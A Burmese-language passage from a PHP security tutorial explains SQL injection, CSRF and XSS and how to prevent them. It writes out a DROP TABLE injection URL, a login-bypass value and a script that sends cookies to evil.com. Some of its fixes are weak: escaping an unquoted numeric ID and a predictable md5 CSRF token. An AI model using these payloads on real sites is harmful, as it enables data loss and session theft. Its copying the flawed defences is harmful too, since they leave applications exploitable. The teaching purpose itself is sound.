```

↷

```
SELECT * FROM books WHERE cat_id=123
```

The What-Happens

```
http://example.com/view.php?cat=1;DROP TABLE books;
```

↷

```
SELECT * FROM books WHERE cat_id=1;DROP TABLE books;
```

ပုံ (၁၈-၁) SQL Injection

ဒါဟာ Web Application တွေကို အကြီးအကျယ်ချက္ခာပေးနေတဲ့ တိုက်ခိုက်နည်းတစ်ခုဆိုပေမယ့် ကျွန်တော်တို့ ရေးသားခဲ့တဲ့ Book Store Project မှာ ဒါ Attack ကိုစမ်းသပ်ကြည့်ရင် အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ကံအားလုပ်စွာပဲ၊ ကျွန်တော်တို့သုံးထားတဲ့ mysql_query() Function က တစ်ကြိမ်မှာ SQL Query တစ်ခြေကြောင်းပဲ MySQL Server ထံပေးပို့နိုင်ပါတယ်။ Inject လုပ်ခြင်းခံထားရတဲ့ SQL မှာက Query နှစ်ခြေကြောင်းပါဝင်နေလို့ အလုပ်လုပ်မပေးနိုင်ပါဘူး။ Attack ကို သိလိုကာကွယ်ပေးလိုက်တာ မဟုတ်ပေမယ့် အလုပ်မလုပ်နိုင်တဲ့အတွက် အန္တရာယ်လည်းမဖြစ်တော့ပါဘူး။ ဒါပေမယ့် တစ်ခြားနည်းလမ်းများနဲ့ အန္တရာယ်ရှိနေဆဲဖြစ်ပါတယ်။



Source: <http://xkcd.com/327/>

ဥပမာတစ်ခုလောက် ဖော်ပြပါဉိုးမယ်။ ကျွန်တော်တို့မှာ Login Form တစ်ခုရှိပြီး ထည့်သွင်းပေးလိုက်တဲ့ User Name နဲ့ Password ကို Database Table ကင့် ရယူစွစ်ဆေးတဲ့အလုပ်အတွက် အခုလိုရေးသားထားတယ် ဆိုကြပါစိုး -

```

$name = $_POST['name'];
$pass = $_POST['pass'];

$sql = "SELECT * FROM users WHERE name='$name' AND password='$pass'";
$result = mysql_query($sql);

if( mysql_num_rows($result) ) {
    $_SESSION['auth'] = true;
}

```

Login Form ကနေဖြည့်သွင်းလာတဲ့ User Name နဲ့ Password ကို users Table ထဲမှုရှိမရှိစစ်ဆေးပြီး ရှိတယ်ဆိုရင် Login ခွင့်ပြုလိုက်ဖို့ ရေးသားထားတာပါ။ ဒါကို User Account အမှန်တစ်ကယ်မရှိတဲ့ Attacker က User Name အတွက်အမည်တစ်ခုနဲ့ Password အတွက် ' ' OR ''=' လို့ ထည့်သွင်းခြင်းအားဖြင့် Login အောင်မြင်သွားစေနိုင်ပါတယ်။ အလုပ်လုပ်သွားမယ့် SQL က အခုလိုပုံစံ ဖြစ်သွားတဲ့အတွက်ပါ -

```
SELECT * FROM users WHERE name='fake' AND password=' ' OR ''=''
```

User Name နဲ့ Password မမှန်ပေါ်ယူ နောက်ကဆက်လိုက်ထားတဲ့ OR ''='' ကြောင့် users Table ထဲက Record တွေကိုထုတ်ယူပေးသွားနိုင်မှာပါ။ ဒီတော့ Script ကလည်း Record ထုတ်ယူနိုင်ရင် User Account မှန်တယ် ဆိုတဲ့သဘောနဲ့ ရေးထားမိလို့ Login ကို ခွင့်ပြုလိုက်မှာဖြစ်ပါတယ်။ Query ကလည်း တစ်ကြောင်းတည်းမှု ပထမနမူနာမှာ ကံကောင်းလို့ လွှာတွေ့သွားတဲ့ mysql_query() လည်း ဒီနေရာမှာ မကယ်နိုင်တော့ပါဘူး။

Preventing SQL Injection in PHP

SQL Injection ကိုကာကွယ်နိုင်စေမယ့် နည်းလမ်းနှစ်ခုဖော်ပြလိုပါတယ်။ နမူနာဖော်ပြခဲ့တဲ့ Code များကိုအခုလို ပြင်ဆင်လိုက်ခြင်းအားဖြင့် SQL Injection Attack ကို ကာကွယ်နိုင်ပါတယ်။

[Example 1]

```

$cat_id = mysql_real_escape_string( $_GET['cat'] );
$sql = "SELECT * FROM books WHERE category_id = $cat_id";
$books = mysql_query($sql);

```

[Example 2]

```

$name = mysql_real_escape_string( $_POST['name'] );
$pass = mysql_real_escape_string( $_POST['pass'] );

$sql = "SELECT * FROM users WHERE name='$name' AND password='$pass'";
$result = mysql_query($sql);

```

Input တန်ဖိုးများကို SQL ထဲမထည့်ခင် mysql_real_escape_string() Function နဲ့ Filter လုပ်ပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ဒီ Function က Input String ထဲမှပါဝင်လာတဲ့ Special Character တွေကို Escape လုပ်ပေးသွားမှာပါ။ ပြီးခဲ့တဲ့ နမူနာမှာဖော်ပြခဲ့တဲ့ SQL Inject Attack ကို ဒီ Function နဲ့ စစ်လိုက်တဲ့အတွက် ရလဒ်ကအခုလိုဖြစ်သွား

မှာပါ -

```
SELECT * FROM users WHERE name='fake' AND password='\' OR \'\'=\''
```

Special Character ဖြစ်တဲ့ Single Quote တွေကို Backslash နဲ့ Escape လုပ်ပေးသွားမှာဖြစ်လို Query Operator အနေနဲ့အလုပ်မလုပ်တော့ပဲ ကျွန်ုင်တော်တို့ Script ကိုလည်း ဒုက္ခမပေးနိုင်တော့ပါဘူး။ Input အားလုံးကိုသာ ဒီ Function နဲ့ ဂရှုတစိုက်စစ်ပေးနိုင်မယ်ဆိုရင် SQL Injection Attack များကို စိတ်ပုံစံမလိုတော့ပါဘူး။

နောက်တစ်နည်းအနေနဲ့ PHP5 နဲ့အတူပါဝင်လာတဲ့ Database လုပ်ဆောင်ချက်သစ်တစ်ခုဖြစ်တဲ့ PDO ကို အသုံးပြုကာကွယ်နိုင်ပါတယ်။ PHP Community ထဲမှာ mysql_* နဲ့စတဲ့ Function တွေသုံးပြီး Database လုပ်ငန်းများ ဆောင်ရွက်ခြင်း ဆက်လက်မပြုလုပ်ကြတော့ဖို့ တိုက်တွေနဲ့မှတော့ရှိနေပါတယ်။ Performance ပိုင်းအားနည်းခြင်း၊ MySQL ရဲ့ အားသာချက်တွေကို ထိရောက်အောင်အသုံးမချိနိုင်ခြင်း၊ Multiple Query Statements လုပ်ဆောင်ချက် မရရှိခြင်းစဲတဲ့အားနည်းချက်တွေကြောင့် မသုံးကြတော့ဖို့ တိုက်တွေနဲ့တာပါ။ Multiple Query ကလည်း လက်တွေ့မှုလိုအပ်ပါတယ်။ Record (၁၀၀) ထည့်သွင်းလိုလို Database ကို အကြိမ် (၁၀၀) ခွဲပြီး Query တွေ ပို့နေရမယ်ဆိုရင် Performance ပိုင်း အတော်ထိခိုက်သွားပါလိမ့်မယ်။ အဲဒီအတား Query Statement (၁၀၀) ကို တစ်ကြိမ်တည်းပေးပြုနိုင်တော့ ပို့ပြီးအဆင်ငပြသွားမှာပါ။ Multiple Query မရလို့ တစ်ချို့ SQL Inject Attack တွေအလုပ်မလုပ်ဘူးဆိုတဲ့အချက်ကို လက်တွေ့မှုခိုခိုလိုမဖြစ်ပါဘူး။ SQL Inject Attack ကို ကာကွယ်လိုရင် နည်းလမ်းမှန်ဖြစ်တဲ့ Input Filter လုပ်ခြင်းဖြင့်သာ ကာကွယ်သင့်ပါတယ်။

PHP ကိုယ်တိုင်ကလည်း mysql_* Function တွေကို Deprecated လို့ ကြော်လာတော်ပါတယ်။ အဓိပ္ပာဇာတ်ကတော်နောက်ပိုင်း Version တွေမှာ ဒီ Function တွေကို ဖယ်ထုတ်ပြစ်တော့မယ့် သဘောဖြစ်ပါတယ်။ Database လုပ်ငန်းများ အတွက် PDO (သီမဟုတ်) mysqli_* Function များကို အတားထိုးအသုံးပြုကြဖို့ တိုက်တွေနဲ့ထားပါတယ်။

ဒီလိုအချက်တွေရှိနေတဲ့ကြားထဲက mysql_* Function တွေကိုသုံးပြီး ရှေ့ပိုင်းနှမုနာတွေကို ဖော်ပြခဲ့ရခြင်းကတော့ အသုံးပြုပုံရုံးရှင်းပြီး နားလည်လွယ်တဲ့အတွက်ဖြစ်ပါတယ်။ လက်တွဲ Project တွေမှာတော့ Database လုပ်ငန်းတွေ အတွက် PDO ကိုသာ အတားထိုးအသုံးပြုသင့်ပါတယ်။ အသုံးပြန်ည်းကွာသွားပေမယ့် အခြေခံသဘာဝအတူတူပဲမို့ ပြောင်းလဲအသုံးပြုရတာဟာ အခက်အခဲတစ်ခု မဖြစ်သင့်ပါဘူး။ PDO အကြောင်းကို ရှေ့က mysql_* Function တော်နှုန်းပြုပြီး ဖော်ပြပေးသွားပါမယ်။ SQL Injection Attack များကို PDO Prepare Statement နဲ့ ကာကွယ်နိုင်ပုံကိုပါထည့်သွင်းဖော်ပြသွားမှာပါ။

PHP Data Objects – PDO

PDO ဟာ PHP 5.1 နဲ့အတူစတ်ပါဝင်လာတဲ့ Data Access Layer တစ်ခုဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ Database အမျိုးမျိုးနဲ့ချိတ်ဆက်ပြီး အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒါကြောင့် MySQL တင်မကပဲ Oracle, MSSQL, Sqlite, PostgreSQL စတဲ့ Database Server များနဲ့လည်း တွဲဖော်အလုပ်လုပ်နိုင်ပါတယ်။ ကျွန်ုင်တော် တိုကတော့ PDO ကို MySQL Database နဲ့ အသုံးပြုပုံကိုသာလေ့လာသွားမှာဖြစ်ပါတယ်။

MySQL Database တွေနဲ့အလုပ်လုပ်တော့မယ်ဆိုရင် ပထမဥုံးဆုံး လုပ်ရတဲ့အလုပ်က Database Server ကိုချိတ်ဆက်ခြင်းနဲ့ အသုံးပြုမယ့် Database ကို ရွေးချယ်ပေးခြင်းဖြစ်ပါတယ်။ ဒီလိုရေးသားခွဲကြပါတယ် -

```
$conn = mysql_connect("localhost", "root", "");
mysql_select_db("mydb", $conn);
```

အလားတူ လုပ်ဆောင်ချက်ရဖိအတွက် PDO သုံးပြီး အခုလိုရေးသားပေးရပါတယ် -

```
$conn = new PDO('mysql:host=localhost;dbname=mydb', "root", "");
```

`new Keyword` ကိုသုံးပြီး PDO Instant တစ်ခုကြော်သတ်မှတ်ရပါတယ်။ ဒီလိုသတ်မှတ်တဲ့အခါနူးမှာပေးထားသလို Connection String ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ `mysql:` နေရာမှာ ချိတ်ဆက်လိုတဲ့ Database အမျိုးအစားကို ရွေးချယ်ပေးရမှာဖြစ်ပြီး သူနောက်ကလိုက်တဲ့ Connection String ကတော့ Database ပေါ်မှတ်ညြုပြီး ကွာသွားနိုင်ပါတယ်။ MySQL အတွက် host နဲ့ dbname ကို တွဲဖက်ပေးရပါတယ်။ နောက်ထပ် Parameter များအငေးနှင့်ပေးတဲ့ root က Database User ဖြစ်ပြီး Blank "" ကတော့ Password ဖြစ်ပါတယ်။ လိုအပ်သလို အစားထိုးအသုံးပြုနိုင်ပါတယ်။

ဆက်လက်ပြီး Database ထံ Query များပေးပို့ရန် `mysql_query()` Function ကိုအသုံးပြုခဲ့ရပါတယ်။

```
$subject = $_POST['subject'];
$sql = "INSERT INTO tasks (subject, created_date) VALUES ('$subject', now())";
mysql_query( $sql );
```

PDO နဲ့ အလားတူလုပ်ဆောင်ချက်ရဖိ အခုလိုရေးသားနိုင်ပါတယ် -

```
$subject = $_POST['subject'];
$sql = "INSERT INTO tasks (subject, created_date) VALUES ('$subject', now())";
$conn->query( $sql );
```

ချိတ်ဆက်ထားတဲ့ PDO Connection Object ကတစ်ဆင့် `query()` Method ကို သုံးရခြင်းဖြစ်ပါတယ်။ ဒီ နူးမှာနဲ့ Query သာ SQL Injection Thread ရှိနေလို့ Prepare Statement ကိုသုံးပြီး အခုလိုပြုပြင်ရေးသားနိုင်ပါတယ် -

```
$subject = $_POST['subject'];
$sql = "INSERT INTO tasks (subject, created_date) VALUES (:subject, now())";
$pre = $conn->prepare( $sql );
$pre->execute( array(':subject' => $subject) )
```

အလုပ်လုပ်စေလိုတဲ့ SQL Query ကို `prepare()` Method နဲ့ ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ပေးပို့လိုက်တဲ့ Query ထဲမှာ `:subject` ဆိုတဲ့ Label တစ်ခုလည်းပါဝင်ပါတယ်။ MySQL က ဒီ Query ကို ကြိုတင်ပြင်ဆင်သင့်တာ ပြင်ထားပေမယ့် လက်တွေ့အလုပ်မလုပ်သေးပဲ ဆက်လက်ပေးပို့လာမယ့် ညွှန်ကြားချက်ကို စောင့်နေမှာဖြစ်ပါတယ်။ နောက်တစ်ဆင့်မှာ `execute()` Method ကိုသုံးပြီး Query ကို အလုပ်လုပ်လိုက်ဖို့ ဆက်လက်ညွှန် ကြားထားပါတယ်။

ဒီညွှန်ကြားချက်နဲ့အတူ : `subject Label` အတော် အသုံးပြုရမယ့် တန်ဖိုးကိုပါတွဲဖက်ပေးလိုက်ပါတယ်။ `Query` က သပ်သပ် `Input Value` ကသပ်သပ် ခွဲပြီးပေးပိုတာမှာ MySQL ကလည်း သီးခြားစီပဲ လက်ခံအလုပ်လုပ်ပေးသွားမှာပါ။ ဒါကြောင့် `Input` မှာ SQL Command တွေ ပါဝင်လာရင်တောင်မှ မူရင်း `Query` ကို သက်ရောက်စရာမရှိတော့ပါဘူး။

`SELECT` Query နဲ့ Record တွေရယူတဲ့အခါ ပြန်လည်ရရှိလာတဲ့ Record တွေကို `mysql_fetch_assoc()` နဲ့ အခုလို Fetch လုပ်ခဲ့ရပါတယ် -

```
$result = mysql_query( "SELECT * FROM tasks" );
while( $row = mysql_fetch_assoc( $result ) ) {
    echo "<li>" . $row['subject'] . "</li>";
}
```

အလားတူလုပ်ဆောင်ချက် ရရှိပါ။ PDO နဲ့ အခုလိုရေးသားနိုင်ပါတယ် -

```
$rows = $conn->query( "SELECT * FROM tasks" );
foreach( $rows as $row ) {
    echo "<li>" . $row['subject'] . "</li>";
}
```

`SELECT` Query ကင် ရရှိလာတဲ့ Record တွေကို Object တစ်ခုအနေနဲ့ ပြန်ပေးထားလို့ \$rows ထဲမှာ အဲဒီ Object ရှိနေမှာဖြစ်ပါတယ်။ သီးခြား Fetch လုပ်နေဖို့ မလိုအပ်တော့ပဲ \$rows Object ကို foreach() Loop နဲ့ ပါတ်ပြီး Record တစ်ခုခြင်းကို ရယူနိုင်ခြင်းဖြစ်ပါတယ်။

`mysql_query()` က Resource ID ကိုသာပြန်ပေးတဲ့အတွက် အဲဒီ Resource ID ကိုသုံးပြီး နောက်တစ်ကြိမ် Fetch ပြန်လုပ်ရတာပါ။ PDO `query()` ကပြန်ပေးတာက Resource ID မဟုတ်ပါဘူး။ ရရှိလာတဲ့ Record တွေဖြစ်ပါတယ်။ ဒါကြောင့် Fetch လုပ်တဲ့အလုပ်ကို ထပ်လုပ်နေစရာမလိုတော့ပဲ တစ်ခါတည်း အသုံးပြန်ခြင်းဖြစ်ပါတယ်။

`mysql_fetch_assoc()` လိုမျိုး တစ်ကြောင်းခြင်း Fetch လုပ်နိုင်တဲ့ Method လည်းရှိပါတယ်။ အခုလိုရေးသားနိုင်ပါတယ် -

```
$result = $conn->prepare('SELECT * FROM books WHERE id = :id');
$result->execute(array( 'id' => $id ));

while($row = $result->fetch()) {
    echo "<li>" . $row['title'] . "</li>";
}
```

ဖြည့်စွက်မှတ်သားသုတေသနတဲ့ PDO Method တွေကတော့ `lastInsertId()`, `exec()` နဲ့ `rowCount()` တို့ ဖြစ်ပါတယ်။ `INSERT` Query နဲ့ လက်တစ်လောထည်သွင်းလိုက်တဲ့ Record ရဲ့ Auto Increment ID ကို `mysql_insert_id()` နဲ့ ရယူခဲ့ရပါတယ်။ PDO မှာ အခုလို ရယူနိုင်ပါတယ် -

```
$id = $conn->lastInsertId();
```

Record ပြန်လည်ရယူစရာမလိုတဲ့ Query များကို query() Method မသုံးပါ exec() Method နဲ့လည်းပေးပို့နိုင်ပါတယ်။

```
$conn->exec("SET NAMES UTF8;");
```

Database ရဲ့ Character Encoding ကိုကြော်လှုပ်ယူသက်သက်ဖြစ်လို့ query() Method သုံးမနေတော့ပဲ exec() သုံးလိုက်ခြင်းဖြစ်ပါတယ်။ query() Method က အလုပ်လုပ်ပြီးရင် ရလဒ်ကိုပြန်ပေးလေ့ရှုပြီး exec() ကတော့ အလုပ်လုပ်ယုံး သက်သက် လုပ်ပေးမှာဖြစ်ပါတယ်။

rowCount() Method ကိုတော့ UPDATE, DELETE Query များကြောင့် သက်ရောက်သွားတဲ့ စုစုပေါင်း Record အရေအတွက်ကို ရယူဖို့အသုံးပြန်ပါတယ်။

```
$result = $conn->query("UPDATE categories SET name='Technology'
                           WHERE name='Internet' OR name='Tech'");
$effected_row = $result->rowCount();
```

ဒိန်ည်းနဲ့ mysql_* Function များအစား PDO နဲ့အတားထိုးအသုံးပြုသွားခြင်းအားဖြင့် Database လုပ်ဆောင် ချက်များရဲ့ စွမ်းဆောင်ရည် ပိုမိုဖြင့်တက်လာမှာဖြစ်ပါတယ်။ SQL Injection Attack များကိုလည်းကာကွယ်သွားနိုင်မှာဖြစ်ပါတယ်။

18.2 – Cross-Site Request Forgery – CSRF

CSRF လုပ်ခြင်းပြဿနာဟာ ကျွန်တော်တို့ Web Application ကို ထိခိုက်စေနိုင်သလို အသုံးပြုသူများကိုလည်း ထိခိုက်စေနိုင်တဲ့ Attack တစ်မျိုးဖြစ်ပါတယ်။ ဥပမာအနေနဲ့ ကျွန်တော်တို့တည်ဆောက်ခဲ့တဲ့ Online Book Store ကိုပြောည့်နိုင်ပါတယ်။

Online Book Store မှာ စာအုပ်တွေကို အခွင့်ရှိသူမှုသာ ပြင်ဆင်ခြင်း ပယ်ဖျက်ခြင်းပြုလုပ်နိုင်ပါတယ်။ အခွင့်ရှိသူ ဟုတ်မဟုတ်ကို Login Form တစ်ခုနဲ့ စစ်ဆေးထားပါတယ်။ User Name နဲ့ Password မှန်အောင်ဖြည့်သွင်းနိုင်ရင် အခွင့်ရှိသူအဖြစ်သတ်မှတ်တဲ့ အနေနဲ့ Cookie သို့မဟုတ် Session Value တစ်ခုကို သတ်မှတ်ထားလိုက်မှာပါ။ အကယ်၍ ဒီ Book Store ကို အင်တာနက်မှာ Domain Name တစ်ခုနဲ့ လွှင့်တင်ထားမယ်ဆိုရင် စာအုပ်တစ်အုပ်ကို ပယ်ဖျက်စေတဲ့ Script ရဲ့ URL က အခုလိုဖြစ်မှာပါ -

<http://example.com/admin/book-del.php?id=1>

Login ဝင်ထားသူကသာ ဒီ URL ကို အသုံးပြုရင် ID = 1 ဖြစ်နေတဲ့စာအုပ် ပျက်သွားစေမှာဖြစ်ပါတယ်။ book-del.php Script ရဲ့အစမှာ Request ပြုလုပ်လာသူဟာ ပြုလုပ်ခွင့်ရှိသူဟုတ် စစ်ဆေးထားမှာပါ။ ပြုလုပ်ခွင့်မရှိသူက ဒီ Script ကို ဝင်ရောက်ဖို့ကြီးစားရင် Login Form ကိုပဲ Redirect လုပ်သွားအောင် စီစဉ်ရေးသားထားပါတယ်။

ပုံမှန်အတိုင်းဆိုရင် အခွင့်ရှိသူဖျက်လိုရမယ့်၊ အခွင့်မရှိသူ ဖျက်လိုမရဘူးဆိုတဲ့ လုပ်ဆောင်ချက်ရရှိနေပါပြီ။

ဒါပေမယ့် CSRF Attack ပြုလုပ်လိုသူက သူ့ကိုယ်ပိုင် Website တစ်ခုဖန်တီးပြီး book-del.php ကိုသွန်းထားတဲ့ Hidden Element တစ်ခုကို သူ Website မှာ အခုလိုထည့်သွင်းထားနိုင်ပါတယ် -

```

```

ကျွန်တော်တို့၏ Book Store မှာ Admin အဖြစ် Login ဝင်ထားသူကသာ Logout မလုပ်ရသေးခင် ဒါ Website ကို သွားရောက်ခဲ့မယ်ဆိုရင် src မှာ ညွှန်းထားတဲ့ URL ကို (မသိလိုက်ပဲ) Request လုပ်လိုက်သလို ဖြစ်သွားစေမှာပါ။ သူကလက်ရှိလည်း Login ဝင်ထားသူဖြစ်နေတော့၊ ဒါ Request လက်ခံရရှိတဲ့အခါ ကျွန်တော်တို့ Script က အခွင့်ရှိသူပြုလုပ်လာတဲ့ Request ဖြစ်နေလို့ စာအုပ်ကို ပယ်ဖျက်လိုက်မှာပါ။

ဒါလို Request အတူကို (မသိလိုက်ပဲ) ပြုလုပ်စေအောင် ဆောင်ရွက်ပြီးတိုက်ခိုက်တဲ့နည်းဖြစ်လို့ သူကို Cross-site Request Forgery လိုပေါ်ခြင်းဖြစ်ပါတယ်။ Application ဘက်က အားနည်းချက်ရှိတာမှန်ပေမယ့် တိုက်ရှိက်တိုက်ခိုက် နိုင်ခြင်းမဟုတ်ပဲ အသုံးပြုသူကတစ်ခု တိုက်ခိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် အသုံးပြုသူများက စိတ်မချုပ်တဲ့ Website တွေပြုလုပ်ထားဖို့ မသုံးတော့တဲ့အချင်မှာ Logout တွေပြုလုပ်ထားဖို့ လုပ်ခြင်းများက တိုက်တွန်းလေ့ရှိခြင်းဖြစ်ပါတယ်။

ကာကွယ်ဖို့နည်းလမ်းကတော့ အရေးကြီးတဲ့လုပ်ငန်းတွေကို URL Query သက်သက်နဲ့မပြုလုပ်စေပဲ Form တစ်ခုကနေ POST Request အနေနဲ့ Submit လုပ်ဖို့စီမံထားရမှာဖြစ်ပါတယ်။ ဖော်ပြခဲ့တဲ့ နမူနာမှုဆိုရင် Delete Request လက်ခံရရှိခိုန်မှာ Form တစ်ခုနဲ့ Confirmation ထပ်မံတောင်းခံသင့်ပါတယ်။ ပြီးရင် Form ဖော်ပြတဲ့ အချိန်မှာ အလုပ်နှစ်ခုလုပ်ရပါမယ်။ Unique Token တစ်ခုကို Generate လုပ်ပြီး Form အတွင်းမှာ Hidden Input နဲ့ထည့်သွင်းထားပေးရပါမယ်။ အဲဒီ Generated Token ကိုပဲ Cookie ထဲမှာလည်း သိမ်းထားပေးရပါမယ်။ Request လက်ခံရရှိတဲ့အခါ Server-side Script က Cookie ထဲက Token နဲ့ POST Request မှာပါဝင်လာတဲ့ Token တူမတူတိုက်ဆိုင်စစ်ဆေးပြီး တူမသာ ဆက်လက်ဆောင်ရွက် ရမယ့်လုပ်ငန်းများကို ဆောင်ရွက်ခွင့်ပြုရမှာ ဖြစ်ပါတယ်။

CSRF Attack ပြုလုပ်သူအနေနဲ့ သူကိုတင်တည့်ဆောက်ထားတဲ့ Request အတူထဲမှာ ကျွန်တော်တို့ Application ရဲ့ Generated Token ကို သိရှိထည့်သွင်းထားဖို့ မလွယ်တဲ့အတွက် ဒီနည်းနဲ့ကာကွယ်ရှိနိုင်မှာပဲဖြစ်ပါတယ်။ ဥပမာ အနေနဲ့ Token ပါဝင်တဲ့ Form တစ်ခုနဲ့ Server-side Script တိုကို ဖော်ပြပေးလိုက်ပါတယ်။

[Form]

```
<?php
    $token = md5(rand(1, 1000) . time());
    setcookie("csrf", $token);
?>
<form action="update.php" method="post">
    ...
    <input type="hidden" name="token" value="<?= $token ?>">
</form>
```

[Server-side Script]

```
<?php
$cookie_token = $_COOKIE['csrf'];
$form_token = $_POST['token'];
if($cookie_token != $form_token) exit("Unauthorized Request!");
?>
```

md5() Function ဟာ ထည့်သွင်းပေးတဲ့ String ကို Hash လုပ်ပေးတဲ့ Function ဖြစ်ပါတယ်။ Hash အကြောင်းကိုတော့ မကြောင်းဆက်လက်ဖော်ပြပါမယ်။ Form ကို Load လုပ်တဲ့အချိန်ကို Random String တစ်ခုကို md5() နဲ့ Hash လုပ်လိုက်ပြီး ရလာတဲ့ Token ကို Cookie ထဲမှုလည်းသိမ်းပါတယ်။ Form မှုလည်း Hidden Input နဲ့ထည့်ထားပါတယ်။ Server-side က Request လက်ခံရရှိတဲ့အခါ ဒီနှစ်ကိုပြန်စစ်ထားလို့ Request ကို ဒီ Form ကနေပြုလုပ်မှု သာ အောင်မြင်မှာဖြစ်ပါတယ်။ ကြားထဲကအတူလုပ်ထားတဲ့ CSRF Request က Form Request ပဲလုပ်နိုင်ပြီး Cookie တန်ဖိုးသတ်မှတ်နိုင်မှာ မဟုတ်ပါဘူး။ ပြီးတော့ Token က Random ဖြစ်လို့ ခန်းမျိုးပြီးတော့လည်း Request ထဲမှာ ထည့်သွင်းပေးနိုင်မှာ မဟုတ်လို့ CSRF Attack များကို ဒီနည်းက ကာကွယ်ပေးသွားနိုင်မှာဖြစ်ပါတယ်။

18.3 – Cross-site Scripting – XSS

SQL Injection ဟာ Input Data ထဲမှာ Query Command တွေ ထည့်သွင်းပြီးတိုက်ခိုက်တဲ့ နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ XSS ကတော့ Input Data ထဲမှာ JavaScript တွေထည့်သွင်းပြီး တိုင်ခိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်က ထည့်သွင်းလိုက်စဉ်မှာ အန္တရာယ်မရှိပဲ အဲဒီ JavaScript တွေကိုဖော် HTML Document ထဲမှာ ပြန်လည်ဖော်ပြမိတဲ့ အချိန်မှ Application ကိုရော အသုံးပြုသူကိုပါ ဒုက္ခာပေးတာဖြစ်ပါတယ်။ ဥပမာ - ကျွန်တော်တို့ Application မှာ မည်သူ မဆို Comment ထည့်သွင်းလိုက်တဲ့ Comment Form တစ်ခုပေးထားမယ်ဆိုပါစို့။ အမှန်တစ်ကယ် Comment ပေးလို သူက ရေးချင်တဲ့စာရေးပြီးတော့ပဲ Comment ပေးမှာပါ။ Attack လုပ်လိုသူကတော့ အဲဒီ Comment Box မှာ JavaScript တွေကို အခဲလိုထည့်သွင်းသွားနိုင် ပါတယ်။

```
<script>document.location='http://evil.com/bad.php?cookies='+document.cookie</script>
```

Server-side Script က ဒါကို Database ထဲမှာ Comment အနေနဲ့ထည့်သွင်းထားပြီး အခြားအသုံးပြုသူများကို ဖော်ပြ မိတဲ့အခါ JavaScript Code အနေနဲ့အလုပ်လုပ်သွားမှာမျိုး၊ အသုံးပြုသူများရဲ့ Cookie တန်ဖိုးတွေတွေကို Attacker ကိုတင် ရေးသားထားတဲ့ Website ထံပေးပို့သွားစေမှုဖြစ်ပါတယ်။ Cookie ထဲမှာ Personal Information တွေပါဝင်နိုင်ပါတယ်။ Session Token တွေပါဝင်နိုင်ပါတယ်။ CSRF Request တွေကိုကာကွယ်ဖို့ ထည့်သွင်းထားတဲ့ Token တွေ ပါဝင်နိုင်ပါတယ်။

ဒါတင်မကပါဘူး JavaScript မို့ Document ပေါ်က Element တွေကို လိုသလိုစီမံနိုင်ပါတယ်။ Website ရဲ့ မူလ Content ကို မပြတော့ပဲ Attacker ဖော်ပြစ်စေလိုတဲ့ Content များနဲ့ အစားထိုးဖော်ပြသွားနိုင်ပါတယ်။ ဒီနည်းနဲ့ XSS ကို Website Defacement အတွက်လည်း သုံးတက်ကြပါသေးတယ်။ Deface ဆိုတာ Website တစ်ခုကိုဝင် ကြည့်လိုက်တဲ့အခါ မူလ Website အစား "Hacked by BlablaLba" သို့မဟုတ် အခြားအလားတူဖော်ပြချက်များက အစားထိုး ဖော်ပြနေစေခြင်း ဖြစ်ပါတယ်။

ဒီလို Attack မျိုးကိုကာကွယ်ဖို့အတွက် User Input များကို Filter လုပ်ပေးဖို့လိုသလို အဲဒီ Input များကို ပြန်လည်

မဖော်ပြခင်မှာလည်း Escape လုပ်ပေးဖို့လိုပါတယ်။ အခြေခံအားဖြင့် XSS Script တွေဟာ Input နဲ့အတူ HTML Element များအနေနဲ့ ပါဝင်လာခြင်းဖြစ်ပါတယ်။ <script> Element များနဲ့ပါဝင်လာသလို အခြား Element များနဲ့ Attribute (Inline Script) အနေနဲ့လည်း ပါဝင်လာနိုင်ပါတယ်။ ဒါကြောင့် User Input ကနေ HTML Element တွေကို ဖယ်ထုတ်လိုက်မယ်ဆိုရင် အတိုင်းအတာတစ်ခုထိ ကာကွယ်နိုင်စေမှုဖြစ်ပါတယ်။ PHP မှာ Element Tag တွေကိုဖယ်ထုတ်ဖို့အတွက် strip_tags() Function ကို အသုံးပြန်ပါတယ်။

```
$input = "<script>alert('Evil Message')</script>";
$filtered_input = strip_tags( $input ); # => alert('Evil Message')
```

strip_tags() Function ကဲ Input String မှာ ပါဝင်လာတဲ့ Tag တွေအားလုံးကို ဖယ်ထုတ်လိုက်မှုဖြစ်ပါတယ်။ တစ်ခါတစ်ရုံ လိုအပ်ချက်အရ အသုံးပြုသူထည့်သွင်းပေးလာတဲ့ Element တွေကို လက်ခံဖို့လိုအပ်တယ် ဆိုရင်လည်း ပြန်လည် ဖော်ပြတ်အခါမှာ Element အနေနဲ့မဖော်ပြပဲ ရှိရှိစာအနေနဲ့ပြောင်းပြီးဖော်ပြစေဖို့ htmlspecialchars() Function ကို အသုံးပြန်ပါတယ်။

```
$input = "<b>Hello World</b>";
$output = htmlspecialchars( $input ); # => &lt;b&gt;Hello World&lt;/b&gt;
```

HTML Special Character တွေကို Entities များနဲ့အစားထိုးပေးသွားလို Element အနေနဲ့အလုပ်မလုပ်တော့ပဲ ရှိရှိစာအနေနဲ့ပြောင်းပြသွားစေမှုဖြစ်ပါတယ်။

အသုံးပြုသူထည့်သွင်းပေးတဲ့ Element တွေကို လက်ခံဖို့လိုအပ်တယ် ဒါအပြင် အဲဒီ Element များအတိုင်း ပြန်လည် ဖော်ပြလိုသေးတယ်ဆိုရင်တော့ အတော်အန္တရာယ်များတဲ့ လိုအပ်ချက်ဖြစ်လာပါပြီ။ PHP ရဲ့ Build-In လုပ်ဆောင်ချက်များ နဲ့မလုပ်လောက်တော့ပါဘူး။ Third-Party PHP Library တွေသုံးရပါတော့မယ်။ ဒီကိစ္စအတွက် အထင်ရှားဆုံး Library တစ်ခုကတော့ HTML Purifier ဖြစ်ပါတယ်။ HTML Purifier က Element နဲ့ Attribute Whitelist တစ်ခုထားပြီး ကိုက်ညီတဲ့ Element များနဲ့ Attribute များကိုသာ ဖော်ပြခွင့်ပြုခြင်းကို ဆောင်ရွက်ပေးနိုင်ပါတယ်။

Link: <http://htmlpurifier.org/>

